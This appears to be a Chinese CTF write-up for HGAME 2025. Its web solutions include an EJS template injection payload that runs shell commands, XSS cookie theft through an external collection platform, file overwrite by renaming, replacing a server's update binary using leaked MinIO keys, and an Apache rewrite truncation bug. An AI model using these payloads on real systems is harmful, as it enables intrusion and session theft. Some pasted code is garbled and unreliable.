

Web1 Pacman

这个题的目标是得到 10000 分，前端 index.js 里发现 score 变量，改掉。

这里改成 `override` 覆盖源代码，改成加 10000。

DevTools is now available in Chinese! Always match Chrome's language Switch DevTools to Chinese Don't show again

File Elements Console Sources Network Performance Memory Application Security Lighthouse Performance insights HackBar Cookie-Editor

Page Workspace Overrides >> Indexes x

Enable Local Overrides

hgame2025

146.56.227.88%3A32086/static/script

indexes.js

crypto

misc

ipwn

re

web

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

```
var _0x58b26 = _0x488412[_0xc68902(0x114)][_0xc051ed('x')] + _0x5([this['orientation'], _0xc051ed('y')] + _0x5n(this[_0xc68902(0x19)]));
if(_0x58b26 == 0x0)
  this['y'] = this[_0xc68902(0x161b)] + _0x5(this[_0xc68902(0x6f9)]);
  this['y'] = this['speed'] + _0x5n(this[_0xc68902(0x6f9)]);
else
  _0x58b26 < 0x0 && (this['x'] = _0x488412[_0xc68902(0x138)] + (_0x488412[_0xc68902(0x15c)] - 0x1) + _0x5(this[_0xc68902(0x6f9)]),
  this['y'] = _0x488412[_0xc68902(0x138)] + (_0x488412[_0xc68902(0x156)] - 0x1) + _0x5n(this[_0xc68902(0x6f9)]));
} else
  !0x43342[_0xc68902(0x114)](this[_0xc68902(0x11e)]['x'], this[_0xc68902(0x11e)]['y']) && (0xc6890b=1000,
  0x34324[_0xc68902(0x15f)](this[_0xc68902(0x11e)]['x'], this['coord'] ['y'], 0x1),
  0x3407a[_0xc68902(0x158)](this[_0xc68902(0x11e)]['x'], '+', this[_0xc68902(0x11e)]['y']) && 0x1a1b6[_0xc68902(0x131)](function(_0x21ec2) {
    _0x15e9a = _0xc68902;
    (_0x21ec2[_0x15e9a(0x135)] == 0x1 || _0x21ec2[_0x15e9a(0x135)] == 0x3) && (0x21ec2[_0x15e9a(0x14e)] = 0x1c2,
    0x21ec2['status'] = 0x3);
  }));
  this['x'] = this[_0xc68902(0x157)] + _0x5(this['orientation']),
  this['y'] = this[_0xc68902(0x157)] + _0x5n(this[_0xc68902(0x6f9)]);
```

已可大于 10000。

Pac-Man



进而 base64+栅栏解码得到 flag。

Web2 BandBomb

这个题实际是通过重命名实现任意文件的覆写。

这里发现 `mortis.ejs` 的路径。

```

fs.readdir(uploadsDir, (err, files) => {
  if (err) {
    return res.status(500).render('mortis', { files: [] });
  }
  res.render('mortis', { files: files });
});
});

```


在前端页面嵌入如下 payload。

```


<pre>
<%= global.process.mainModule.require('child_process').execSync('env').toString() %>
</pre>

```


这里先上传



然后访问 rename



env 环境变量中发现 flag。



Web3 MysteryMessageBoard

此题第一步爆破弱口令，发现 shallot/888888 弱口令，即可登录系统。

登录后可在留言板留言，此时是普通用户权限。

留言板存在 xss 漏洞。

审计代码，发现 admin 账号会读取全部留言。

```
func adminHandler(c *gin.Context) {
    htmlContent := `<html><body>
        <p>好吧好吧你都这么求我了~admin只好勉为其难的来看看你写了什么~才不是人家想看呢! </p>
    </body></html>`
    c.Data(http.StatusOK, "text/html; charset=utf-8", []byte(htmlContent))
    //无头浏览器模拟登录admin, 并以admin身份访问/路由
    go func() {
        lock.Lock()
        defer lock.Unlock()
        ctx, cancel := chromedp.NewContext(context.Background())
        defer cancel()
        ctx, _ = context.WithTimeout(ctx, 20*time.Second)
        if err := chromedp.Run(ctx, myTasks()); err != nil {
            log.Println("Chromedp error:", err)
            return
        }
    }()
}
```

最终还有个/flag 目录, 只有 admin 有访问权限。

```
func flagHandler(c *gin.Context) {
    log.Println("Handling flag request")
    session, err := store.Get(c.Request, "session")
    if err != nil {
        c.String(http.StatusInternalServerError, "无法获取会话")
        return
    }
    username, ok := session.Values["username"].(string)
    if !ok || username != "admin" {
        c.String(http.StatusForbidden, "只有admin才可以访问哦")
        return
    }
    log.Println("Admin accessed the flag")
    c.String(http.StatusOK, flag)
}
```

所以综合以上, 思路就出来了, 在留言板写 xss, 访问/admin 路径让 admin 读留言, 通过 xss 平台获取 admin 的 cookie, 进而访问/flag 即可。



使用 xss 平台 <https://xs.pe/dashboard>。

插入如下 xss, 发现已经上线, 并获取到 cookie。

ID	最后上线时间	标题	触发页面	触发者IP	在线	操作
13	2025-02-10 18:12:30		http://127.0.0.1:8888/	146.56.227.88	●	查看 编辑 删除

记录ID	249803
首次触发时间	2025-02-10 18:12:30
最后触发时间	2025-02-10 18:12:30
触发者IP	146.56.227.88
页面标题	
触发TOP_URL	http://127.0.0.1:8888/
触发URL	http://127.0.0.1:8888/
浏览器分辨率	800*600
referrer	
User Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.6834.111 Safari/537.36
Cookies	session=MTczOTE4MjM0N3x5EWDhFQVFMX2dBQUJFQUVRQUFBb80QUFBVp6ZEhKcGJlY01DZ0FJZFRhOGEtNWhlV1VHYzNSeWFXNW5EQWNBQldGa2JxbHV8bUpuOINsUfRpx5XValKKDYJaTkWQpnBMcHmkaiTXOQ=
localStorage	{}
sessionStorage	{}

替换 cookie 后得到 flag。



WEB4 双面人派对

linux 下 upx -d, 对给出的 main 主程序进行脱壳。在逆向脱壳后的主程序, 发现这是一个 minio 的服务程序, 并发现了 aksk。

```
.noptrdata:0000000000000000 db 0
.noptrdata:0000000000000000 level25_conf__gobytes_1 db 'minio:',00h,0Ah
.noptrdata:0000000000000000 ; DATA XREF: .data:level25_conf_defaultConfigio
.noptrdata:0000000000000000 db ' endpoint: "127.0.0.1:9000"',00h,0Ah
.noptrdata:0000000000000000 db ' access_key: "minio_admin"',00h,0Ah
.noptrdata:0000000000000000 db ' secret_key: "JPSQ4NOBVh2/W7hZdLyRYLDm0wNRMG48BL09yOKGpHs="',00h
.noptrdata:0000000000000000 db 0Ah
.noptrdata:0000000000000000 db ' bucket: "prodbucket"',00h,0Ah
.noptrdata:0000000000000000 db ' key: "update"',0
.noptrdata:0000000000000000 align 20h
.noptrdata:0000000000000000 unk_D615A0 db 70h ; p ; DATA XREF: .data:off_D48480Io
-----
```

使用 s3 browser 配置客户端, 连接服务器, 发现了源码和 buket 中的 update 程序。

The screenshot shows the S3 Browser application window. The title bar reads "S3 Browser 12.2.9 - Free Version (for non-commercial use only) - minio_hgame". The menu bar includes "Accounts", "Buckets", "Files", "Bookmarks", "Tools", "Upgrade to Pro!", and "Help". On the left, a sidebar shows a "New bucket" button and a tree view with "hints" and "prodbucket". The main area displays a table of files in the "prodbucket" bucket, with the root directory "/" selected. The table has columns for Name, Size, Type, Last Modified, and Storage Class. A single file, "src.zip", is listed with a size of 8.24 KB, type "WinRAR ZIP 压...", last modified on 2025/1/17 22:11:05, and storage class "STANDARD".

Name	Size	Type	Last Modified	Storage Class
src.zip	8.24 KB	WinRAR ZIP 压...	2025/1/17 22:11:05	STANDARD

```

package main

import (
    "level25/fetch"
    "level25/conf"

    "github.com/gin-gonic/gin"
    "github.com/jpillora/overseer"
)

func main() {
    fetcher := &fetch.MinioFetcher{
        Bucket:  conf.MinioBucket,
        Key:     conf.MinioKey,
        Endpoint: conf.MinioEndpoint,
        AccessKey: conf.MinioAccessKey,
        SecretKey: conf.MinioSecretKey,
    }

    overseer.Run(overseer.Config{
        Program: program,
        Fetcher: fetcher,
    })
}

func program(state overseer.State) {
    g := gin.Default()
    g.StaticFS("/M/", gin.Dir("%/"), true)
    g.Run(":8080")
}

```

```
go env -w GO111MODULE=on
```

```
go env -w GOPROXY=https://goproxy.io,direct
```

```
Microsoft Windows [版本 10.0.22631.4751]
(c) Microsoft Corporation。保留所有权利。

C:\Users\hinco\Desktop\hgame2025\web\web4\src_new>go build
go: downloading github.com/jpillora/overseer v1.1.6
go: downloading github.com/gin-gonic/gin v1.10.0
go: downloading github.com/minio/minio-go/v7 v7.0.83
go: downloading gopkg.in/yaml.v3 v3.0.1
```

编译后变成 level25，改名字为 update，重新上传替换。


```
go: downloading golang.org/x/sys v0.28.0
go: downloading github.com/dustin/go-humanize v1.0.1
go: downloading golang.org/x/crypto v0.31.0
go: downloading github.com/rs/xid v1.6.0
go: downloading github.com/klauspost/cpuid/v2 v2.2.9
go: downloading github.com/gabriel-vasile/mimetype v1.4.3
go: downloading github.com/go-playground/universal-translator v0.18.1
go: downloading github.com/leodido/go-urn v1.4.0
go: downloading golang.org/x/text v0.21.0
go: downloading github.com/go-playground/locales v0.14.1
root@panpan:/home/panpan/src_new# ls
conf  fetch  go.mod  go.sum  level25  main.go
root@panpan:/home/panpan/src_new# ^C level25
root@panpan:/home/panpan/src_new# ^C
root@panpan:/home/panpan/src_new# file level25
level25: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared
libs), not stripped
root@panpan:/home/panpan/src_new# ls
conf  fetch  go.mod  go.sum  level25  main.go
root@panpan:/home/panpan/src_new# cat main.go
package main

import (
    "level25/fetch"

    "level25/conf"
```

Accounts Buckets Files Bookmarks Tools Upgrade to Pro! Help					
New bucket Add external bucket Refresh					
/					
hints prodbucket					
Name	Size	Type	Last Modified	Storage Class	
update	14.26 MB	File	2025/2/9 22:39:40	STANDARD	

访问 web 路径，得到 flag。



WEB5 角落

扫描路径发现 robots.txt，里面发现了路径 app.conf。

```
Target: http://node1.hgame.vidar.club:30359/

[21:53:05] Starting:
[21:53:09] 403 - 199B - /.ht_wsr.txt
[21:53:09] 403 - 199B - /.htaccess_orig
[21:53:09] 403 - 199B - /.htaccess.sample
[21:53:09] 403 - 199B - /.htaccess.save
[21:53:09] 403 - 199B - /.htaccess_sc
[21:53:09] 403 - 199B - /.htaccess_extra
[21:53:09] 403 - 199B - /.htaccessOLD
[21:53:09] 403 - 199B - /.htaccessBAK
[21:53:09] 403 - 199B - /.htaccess.orig
[21:53:09] 403 - 199B - /.htm
[21:53:09] 403 - 199B - /.htaccess.bak1
[21:53:09] 403 - 199B - /.html
[21:53:09] 403 - 199B - /.htaccessOLD2
[21:53:09] 403 - 199B - /.htpasswd_test
[21:53:09] 403 - 199B - /.httr-oauth
[21:53:09] 403 - 199B - /.htpasswd
[21:53:25] 200 - 2KB - /index.html
[21:53:29] 200 - 52B - /robots.txt
```

访问 app.conf，源码如下，泄露了 app.py 的地址。


```
node1.hgame.vidar.club:30359/app.conf

# Include by httpd.conf
<Directory "/usr/local/apache2/app">
    Options Indexes
    AllowOverride None
    Require all granted
</Directory>

<Files "/usr/local/apache2/app/app.py">
    Order Allow,Deny
    Deny from all
</Files>

RewriteEngine On
RewriteCond "%{HTTP_USER_AGENT}" "%^Link/"
RewriteRule "%^/admin/(.*)$" "%$1.html?secret=todo"

ProxyPass "/app/" "http://127.0.0.1:5000/"
```

网上查语法，看到如下例子。此时根目录只有 index.htm，将所有访问 *.htm 的请求都重定向到 *.html。

1	RewriteEngine On
2	RewriteRule ^(.*)\.htm\$ \$1.html
3	# \$1 在正则表达式中表示前面第一个匹配的子表达式，即.*部分


RewriteCond 重写规则执行条件。
语法：RewriteCond TestString CondPattern。

生效域: server config，virtual host， directory， .htaccess。

特别的上面的 TestString，可提供反向引用. 引用模式为: %N 其中 N 为(0 <= N <=9)，引用当前若干 RewriteCond 条件中最后符合的条件中的分组成分，也就是括号里的内容.不过用到的不多。反向应用多在 RewriteRule 里常用。

RewriteCond 语法中的 TestStrng 为要被检查的内容，CondPattern 是进行匹配的规则，它是一个兼容 Perl 风格的正则表达式和一些其他的特有字符属性。

又查到了 apache 在 2024 年新出的漏洞，即是 RewriteRule 存在%3f 地址截断解析漏洞，故依据配置文件和漏洞发现如下包。



得到源码后，审计这里。发现存在条件竞争。



这里存在条件竞争。发送两个 send，一个正常，一个 payload，然后爆破 read。



267

目标位置有效载荷选项

?

有效负载位置

设置在基本请求中插入有效负载的位置。攻击类型指定如何将有效负载分配给有效负载位置。 - 有关详细信息，请参阅帮助。

攻击类型: 狙击手 (Sniper)

```
POST /app/send HTTP/1.1
Host: model.hgame.vidar.club:30651
Content-Length: 301
Cache-Control: max-age=0
Origin: http://model.hgame.vidar.club:30651
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://model.hgame.vidar.club:30651/app/index?status=Send%20successfully!
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

message=1
```

267

目标位置有效载荷选项

?

有效负载位置

设置在基本请求中插入有效负载的位置。攻击类型指定如何将有效负载分配给有效负载位置。 - 有关详细信息，请参阅帮助。

攻击类型: 狙击手 (Sniper)

```
GET /app/lead HTTP/1.1
Host: model.hgame.vidar.club:30651
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

267

目标位置有效载荷选项

?

有效载荷集

您可以定义一个或多个有效载荷集。有效载荷集的数量取决于“位置”选项卡中定义的攻击类型。每个有效载荷集可以使用各种有效负载类型，并且可以指定有效负载位置。

有效负载集: 1有效载荷数量: 1,000

有效载荷类型: 没有负载请求数量: 1,000

?

有效载荷选项[无有效载荷]

它生成一个有效负载值为空的字符串。无需设置有效负载标记，可以在不更改基本请求的情况下重复发送。

☒ 生成 1000 生成有效负载

☐ 无限期地重复

?

有效负载处理

您可以定义在使用有效负载之前对每个有效负载执行各种处理任务的规则。

添加效用规则

编辑

删除

置顶

下移

?

有效载荷编码

为了安全地发送HTTP请求，最终有效载荷的指定字符的URL编码是设置。

☒ URL编码这些字符: ！"#\$%&'()*+,-./:;<=>?@^_`{|}~

Intruder attack 31

攻击 保存 列

结果 目标 位置 有效载荷 选项

过滤器: 显示所有项目

请求	有效载荷	状态	错误	超时	长度	评论
12	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	
13	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	
14	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	
15	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	
16	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	
17	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	
18	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	
19	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	
20	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	
21	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	
22	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	
23	null	200	<input type="checkbox"/>	<input type="checkbox"/>	236	
24	null	200	<input type="checkbox"/>	<input type="checkbox"/>	177	

请求 响应

原始 头 十六进制 Render

HTTP/1.1 200 OK
Date: Sun, 09 Feb 2025 04:54:45 GMT
Server: Werkzeug/2.2.2 Python/3.11.2
Content-Type: text/html; charset=utf-8
Content-Length: 63
Connection: close

Latest message: hgame{YOU_fiND_th3-KeY_t0-RRr@c3_0uUuuT8b4dca}

Re1 Compress dot new


Deepseek 直接梭哈了。

依据附件compress.nu中的代码，解密附件enc.txt

compress.nu
NU 1.27KB

enc.txt
TXT 1.62KB

依据附件compress.nu中的代码，解密附件enc.txt

 要解密 `enc.txt` 文件，我们需要理解 `compress.nu` 中的代码逻辑。`compress.nu` 实现了一个简单的霍夫曼编码压缩算法。`enc.txt` 文件包含两部分：

1. 霍夫曼树的 JSON 表示：这是压缩时生成的霍夫曼树结构，用于解码。

2. 编码后的二进制数据：这是原始数据经过霍夫曼编码后的二进制字符串。

解密步骤

1. 解析霍夫曼树：从 `enc.txt` 中提取 JSON 部分，解析出霍夫曼树结构。

2. 解码二进制数据：使用霍夫曼树将二进制字符串解码回原始数据。

具体实现

我们可以使用 Python 来实现解密过程。以下是解密代码：

python复制

```
import json

class HuffmanNode:
    def __init__(self, symbol, left, right):
        self.symbol = symbol
        self.left = left
        self.right = right

def build_huffman_tree(json_tree):
    left = build_huffman_tree(json_tree['a'])
    right = build_huffman_tree(json_tree['b'])
    return HuffmanNode(left, right)

def decode_huffman(encoded_bits, root):
    decoded_data = []
    current_node = root
    for bit in encoded_bits:
        if bit == '0':
            current_node = current_node.left
        else:
            current_node = current_node.right
        if current_node.symbol is not None:
            decoded_data.append(current_node.symbol)
            current_node = root
    return decoded_data

def main():
    with open('enc.txt', 'r') as file:
        content = file.read().split('\n')

    # 提取 JSON 部分和编码后的二进制数据
    json_tree = json.loads(content[0])
    encoded_bits = content[1]

    # 构建霍夫曼树
    huffman_tree = build_huffman_tree(json_tree)

    # 解码二进制数据
    decoded_data = decode_huffman(encoded_bits, huffman_tree)

    # 将解码后的数据转换为字符串
    decoded_str = ''.join(chr(symbol) for symbol in decoded_data)
    print("Decoded data:", decoded_str)

if __name__ == "__main__":
    main()
```

decrypt.py - C:\Users\hinco\Desktop\hgame2025\re\compress_dot_new...

IDLE Shell 3.8.10

File Edit Format Run Options Window Help

Python 3.8.10 (tags/v3.8.10:3d8993a, May 3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
=== RESTART: C:\Users\hinco\Desktop\hgame2025\re\compress_dot_new\decrypt.py ===
Decoded data: hgame(Nu-Shell-scripts-ar3-lnt3r3sting-t0-wrlte-k-use!)
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
